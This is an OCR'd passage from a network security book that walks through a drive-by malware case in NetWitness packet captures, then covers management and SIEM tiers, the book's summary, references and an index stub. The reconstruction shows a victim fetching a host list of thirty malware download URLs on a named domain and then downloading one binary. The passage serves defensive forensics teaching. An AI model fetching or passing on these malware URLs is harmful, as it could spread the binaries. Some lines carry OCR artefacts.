NetWitness Reconstruction for session ID: 9 (Source 192.168.221.129 : 1129, Target 59.[redacted] 80)
Time 1/16/2008 13:05:58 to 1/16/2008 13:10:01 Packet Size 639,411 bytes Payload Size 550,957 bytes
Proto[illegible]/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 1,634

GET /cb.js

<!> Content was a scripting language and has been filtered out: text

GET /cb.jsl%C3%B0%C3%B2%C5%93

Figure 12.5 Suspicious JavaScript.


background activity that is taking place. We see a request go out for a "/host.text" file and we see the response come back with a file containing e0=http://www.333292.com/down/1.exe, e1=http://www.333292.com/down/2.exe...ending with e29=http://www.333292.com/down/30.exe. After viewing this activity, we are almost certain that this activity is going to lead to the target machine becoming compromised as we have determined that each "exe" contains a different vulnerability that is likely to execute based on the vulnerability that the nefarious cyber actor is targeting. You might wonder why this is even possible. Remember, as the connections are initiated from inside the infrastructure and to a firewall, any TCP connection that is started from the inside is considered a trusted established connection. Furthermore, when this capture was taken, a signature did not exist on the end-point and network security device to stop the attack. Remember, we are looking for the unknown and for sessions that might indicate nefarious activity on the network. This activity is extremely flagrant in our opinion but requires a different tradecraft in the art of network forensics that can be learned, given that you invest the time and effort. Enough of the sidebar...let us dive into the next step of analysis (Figure 12.6).

Malicious Binary Delivery

In the previous section, we witnessed the first piece of the puzzle of the host file containing the path to download the malicious binaries. In the analysis in Figure 12.5, we see the actual request going out for the first binary "1.exe" and the successful response/delivery of the malicious binary. As we worked our way down the entire session, we confirmed that all the binaries "1.exe—30.exe" were delivered to 192.168.221.129. At this point, we would ask the incident response team to pull an image of the drive on 192.168.221.129 and query for any other system within the network that was accessing the same binaries. Additionally, NetWitness does have a plug-in that allows the correlation of IP to name via active directory (Figure 12.7).

(Continued)

Drive-by-Malware Use Case—cont’d


NetWitness Investigator 9
Collection Edit View Bookmarks History Help
All Data
pnet15x > china > exe > Sessions for "exe"
pnet15x Content - Session 9
Collection
REQUEST
Bogus 404 Error
Interesting background activity
Request for host.txt
Response containing 30 exes

NetWitness Reconstruction for session ID: 9 (Source 192.168.221.129 : 1129, Target 59,[redacted]80)
Time 1/16/2008 13:05:58 to 1/16/2008 13:10:01 Packet Size 639,411 bytes Payload Size 550,957 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 1,634

HTTP 错误 404 - 文件或目录未找到。
Internet 信息服务 (IIS)


技术信息（为技术支持人员提供）

- 转到 Microsoft 产品支持服务并搜索包括 “HTTP”和 “404”的标题。
- 打开 “IIS 帮助” （可在 IIS 管理器 (inetmgr) 中访问），然后搜索标题为 “网站设置”、“常规管理任务” 和 “关于自定义错误消息” 的主题。

```
GET /host.txt
```

```
[oo]
e0=http://www.333292.com/down/1.exe
e1=http://www.333292.com/down/2.exe
```

Figure 12.6 Session analysis for “exe” part 2.


NetWitness Investigator 9
Collection Edit View Bookmarks History Help
All Data
pnet15x > china > exe > Sessions f ... > host.txt > Sessions f ...
pnet15x Content - Session 9
Collection
REQUEST
Actual malicious binary requested for download
Delivery confirmed

NetWitness Reconstruction for session ID: 9 (Source 192.168.221.129 : 1129, Target 59,[redacted] : 80)
Time 1/16/2008 13:05:58 to 1/16/2008 13:10:01 Packet Size 639,411 bytes Payload Size 550,957 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 1,634

```
GET /down/1.exe
```

Figure 12.7 Malicious binary delivery.

Use Case Summary

This is just one of many examples that we could have presented on the power of network forensics using the NetWitness suite of products. We could have targeted Botnet activity and that is very easy to do with NetWitness as we would just look for high amount of DNS sessions versus HTTP sessions and geolocation. We realize that these

Drive-by-Malware Use Case—cont'd

types of tools are not typically thought of outside of government, defense industrial base, or financial verticals to name a few, but if you really want to address the cyber issues of today, we recommend that you consider looking at network forensic tools like NetWitness to fill the gaps and address the "gray matter" of your network infrastructure. As we mentioned, this is going to require some initial investment and training but the long-term benefits will positively increase your risk posture and provide next generation security training to your current staff.

Tier 3 Management

The management elements are pretty basic in terms of providing a platform that allows you to create policy, visualize the network, and review live event data.

1. *Management*: In the ideal world, we would all like a single pane of glass for all our disparate devices but it is still common to have multiple management platforms, as a number of security technologies require specific proprietary management infrastructures.
2. *Visualization*: This area is starting to become very popular in terms of how vendors are allowing you to see data from a visual perspective. Many vendors are providing this capability and a great example of representing data visually is with NetWitness Visualize and McAfee's Firewall Profiler. Strong visual analytics are going to be key in allowing analysts to quickly view data that are represented visually. This is valuable because the human mind understands the complexities of visualizations much easier than the sometimes vague, convoluted, and disparate pieces of data as they exist alone.
3. *Events*: Depending on the security technology, this usually contains event data that are tied to security vulnerabilities and are categorized as low, medium, or high. Additionally, these systems also provide you the ability to generate reports, and some even have the capability to respond to some events that require interaction with third-party equipment.

Tier 4 Security Information Event Management

This technology is key for providing infrastructure wide audit information and security events from a number of different security technologies. Additionally, the SIEM has the capability to correlate many events that by themselves are harmless, but many of those events happening together could have an entirely different meaning that might require immediate remediation.

We did leave out a lot of other technologies that fall under the umbrella of security, such as federated identity management, encryption at rest, and virtual private networks (VPNs), to name a few. The key point to our next generation security framework is geared toward technologies that can identify and remediate attacks in real/near-real time. Our emphasis on AMNSA is vitally important to the entire framework. The security benefits that can be gained by technologies in this tier can be the difference between a silent directed network attack and loss of intellectual property that ends up on the front page of *The Wall Street Journal,* or on the desk of your executive team in a report on how the security technology investment they deployed stopped the attack. The authors are often asked by some of the world's top corporations on what we would do if we were in their shoes with regard to security. What technologies would you recommend, and where would you deploy them. Early in our careers, we would have had a difficult time answering that question but having traveled the world many times over, meeting with about every industry vertical and being privileged in having them share their security challenges in detail as well as their budget constraints, we feel much more confident in answering that question today. The technologies we described in the next generation security framework are exactly what we would recommend to any corporation. In terms of deployment, it is anywhere you have a boundary that you do not have full control over, that is, the perimeter, recent M&A, and b2b connections. Additionally, it is anywhere you have critical intellectual property, client/employee data, and other sensitive data. We are seeing many security deployments going into the data center as security is becoming ubiquitous throughout the entire infrastructure. Lastly, but more importantly, is the deployment of session-based analysis, which falls under tier 2 (AMNSA). For starters, this should be deployed at the perimeter, and your corporation should at least set aside budget or a pilot program for this technology. We have had the opportunity to see the benefits that NetWitness delivers in terms of insight and value. The discoveries that can be uncovered with its technology are unmatched in terms of the benefits it will provide to your corporation and it is also very complementary with the core technologies that we discussed in tier 1.

Summary

It has been a pleasure to have written this book and present a lot of knowledge, techniques, use cases, and other material in the hope of providing you with information necessary to take on the next generation and current threat landscapes. Just remember three key concepts about information security: people, process, and technology. In addressing each of these categories diligently, you will reduce your risk posture and make the Internet a lot safer for you to conduct business, adopt new IT business models with confidence, and compete on a global level with a much higher level of security efficacy.

References

Pirc, J., 2009. SANS Technology Institute: Common network security misconceptions: Firewalls exposed. Security Laboratory. Retrieved October 9, 2010, from www.sans.edu/resources/securitylab/pirc_john_firewalls.php

Roehm, E., 2010. Meta Network. *Improving Medical Statistics*. N.p., 1 Dec. 2007. Web. 10 Oct. 2010. www.improvingmedicalstatistics.com/meta_network.htm

Tung, L., 2009. Video: Do Mac OS X users need antivirus? ZDNet Australia. Retrieved October 9, 2010, from www.zdnet.com.au/video-do-mac-os-x-users-need-antivirus-339296696.htm

Zetter, K., 2010. Senate panel: 80 percent of cyber attacks preventable Wired.com. N.p., 17 Nov. 2009. Web. 10 Oct. 2010. www.wired.com/threatlevel/2009/11/cyber-attacks-preventable

This page intentionally left blank

INDEX

Page numbers followed by *b* indicate boxes, *f* indicate figures.